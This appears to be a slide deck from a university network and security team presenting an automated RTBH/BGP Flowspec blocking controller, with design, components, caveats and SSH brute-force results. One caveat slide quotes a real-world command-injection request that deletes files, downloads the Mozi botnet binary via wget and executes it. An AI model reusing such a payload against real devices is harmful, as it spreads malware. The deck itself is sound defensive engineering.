Colin Murphy, Sr. Network Engineer
murphy@umn.edu

David Farmer, Sr. Network Engineer
farmer@umn.edu

Alan Amesbury, Security Analyst
amesbury@umn.edu

Why build a API controller for RTBH (Remote Triggered Blackhole & BGP Flowspec?

- Takes time for a person to manually update an access list
- No automatic expiration of an access list entry
- Automation, quicker time to block from when a malicious IP is identified
- BGP has larger scale over access-lists
- Empower the security group with self service

Design Goals

- Safe: sanity check API input
- Auto expire blocked IPs
- Logging for transparency to the helpdesk
- Rapid instantiation of blocks
- Make security happy

Controller components


- Redhat Linux
- Apache web server
- WSGI (Web Server Gateway Interface)
- Python3 and Flask (API module)
- MySQL database server
- ExaBGP route engine

Things to watch out for

- Permanent of blocking IPs can lead to issues
- Attacks
  - Sourced from Spoofed IP addresses
  - Sourced from NAT address pools
- Hardware scale: RTBH versus Flowspec
- Whitelists, examples
  - Block 0.0.0.0/0
  - Only allow shorter than IPv4/24 and IPv6/64

Border complex

- MPLS and VRFs
- Two border routers with route reflectors
  - ExaBGP peers with the route reflectors
- 4 x 100 Gig to Northern Lights Gigapop
- 2 x 2 x 100 Gig to campus MPLS network
- Cisco ASR 9900 series routers


Internet 2
Peers
Commodity Internet
Northern Lights GigaPOP
Science DMZ
R
R
RR
Border MPLS Network
Denotes BorderBlock Control Point
BorderBlock Controller
Science DMZ
R
R
RR
Campus MPLS Network

GUI

Home | Pending | History | Admin | murphy (logout) | DEVELOPMENT SYSTEM

Active block rules (Displays last 1000)

Flowspec rules: 1 (max 2,500)

RTBH rules: 1 (max 1,000,000)

Filter route types: All routes | Sort by: Flow ID | Sort Direction: descending | Search IP: | Submit Query

Flow ID	Group ID	User ID	Date Created	Expires	Source IP	Destination IP	Protocol	Source Port	Dest Port	FS Packet Drop	FS Byte Drop	Reason	Action	Method	Location	Status	Cancel Block?
1305858	None	murphy	2022-10-17 13:32:57	2022-10-31 13:32:57	1.1.1.2/32	0.0.0.0/0	udp	None	123	0	0	possible NTP attack	drop	flowspec	None	active	Cancel
1305857	None	murphy	2022-10-17 13:30:33	2022-10-24 13:30:33	1.1.1.1/32	0.0.0.0/0	None	None	None			multiple web exploits detected	drop	rtbh	None	active	Cancel

The non-network engineer definition of RTBH and Flowspec

- RTBH - Remotely Triggered Blackhole
  - All done with IP *routing*
  - Routers route traffic destined to a blackholed address to router's equivalent of `/dev/null`
  - uRPF (unicast reverse-path forwarding) blocks packets from blackholed addresses
  - Limit of 1M blocks in our implementation
- Flowspec
  - Like router ACLs, but propagated via BGP
  - Useful for implementing *limited time* blocks by IP address, IP protocol, and ports (as applicable)
  - Limited resource: hard limit of 2500 in our implementation


"Fisher Price's My First RTBH Automation"

- We started with SSH
  - TCP: We have pretty good attribution from this alone.
  - SSH
    - unambiguously identifies logins as "success" or "failure"
    - is typically high value because it often grants direct access to the target
  - Vendors sometimes use stupid default credentials, without forcing them to be changed
- Situational awareness
  - Our network is generally very open by default and design
  - Not all systems providing SSH service are well managed (and owners may not even be aware SSH is enabled)
- Goal: Reduce the amount of apparent malicious SSH traffic

One RTBH method that works

- Identify sources of failed logins.
- Subtract sources that have had successful logins recently
- Do stats, e.g.:
  - count failed logins by source (by IP, by subnet, whatever works for you)
  - find the outliers (things like Splunk's `anomalousvalue` are useful)
  - identify the maximum tolerable failure limits (e.g., 15 failures in 15 minutes) and remove IPs not exceeding them
- Check for recidivism (frequent fliers get an additional time out)
- Send the requests to the borderblock API
- Lather, rinse, repeat
- Adjust thresholds based on results

Before: Hourly failed SSH logins (single source IPv4 /24)




Before: Daily failed SSH logins from external sources (Aug-Oct, 2020)

Daily failed SSH logins from external sources (Aug-Dec, 2020)

Daily failed SSH logins from external sources (Aug, 2020-Dec, 2021)

Daily failed SSH logins from external sources Aug, 2020-mid Nov, 2022)



Flowspec, RTBH's more surgical companion

- We mostly use this for
  - NTP abuse
    - Illegitimate traffic is easy to spot
      - Typically high volume 1:many or many:1 traffic
    - It's UDP, so attribution is hard/uncertain; we want to be surgical
    - UMN provides public NTP service as best-effort only. We adjust detection based on what our public NTP servers are meant to do.
  - Ad-hoc blocks for specific service access by specific external IPs
    - This is usually things like external hosts spraying traffic at a specific service on a number of hosts, e.g., spraying of traffic at 5060/udp (common SIP/VoIP port)
- We use static router ACLs to block services that should be <u>permanently</u> blocked, e.g., MongoDB, memcache, LDAP over UDP, etc.

Caveats and suggestions

- Very easy to shoot yourself in the foot
  - Use RTBH for external endpoints positively identified as hostile.
    - Nobody cares if you cut off an SSH password guesser.
    - Everybody cares if you cut off `fbcdn.net`.
  - Established TCP connections generally work for positive attribution because of the TCP handshake. That said, the more evidence you have, the better off you'll be.
  - Payloads like "`GET /board.cgi?cmd=cd+/tmp;rm+-rf+*;wget+http://192.0.2.1:36156/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+varcron`" are a slam-dunk! (Usually?)
- Flowspec is best suited to highly specific blocking by service temporarily
- RTBH is the Ban Hammer where you positively identify malicious sources

Summary

- Networking likes this because…
  - Save us time on ACL maintenance
  - Transparency
- Security likes this because…
  - The network has a functional immune system!
  - Actions (blocking and unblocking) happen very quickly.
  - Sunset dates: Old blocks don't live forever.
  - Diagnosing connectivity is straightforward because of logging.
  - Moves us off the bottom tier of low-hanging fruit.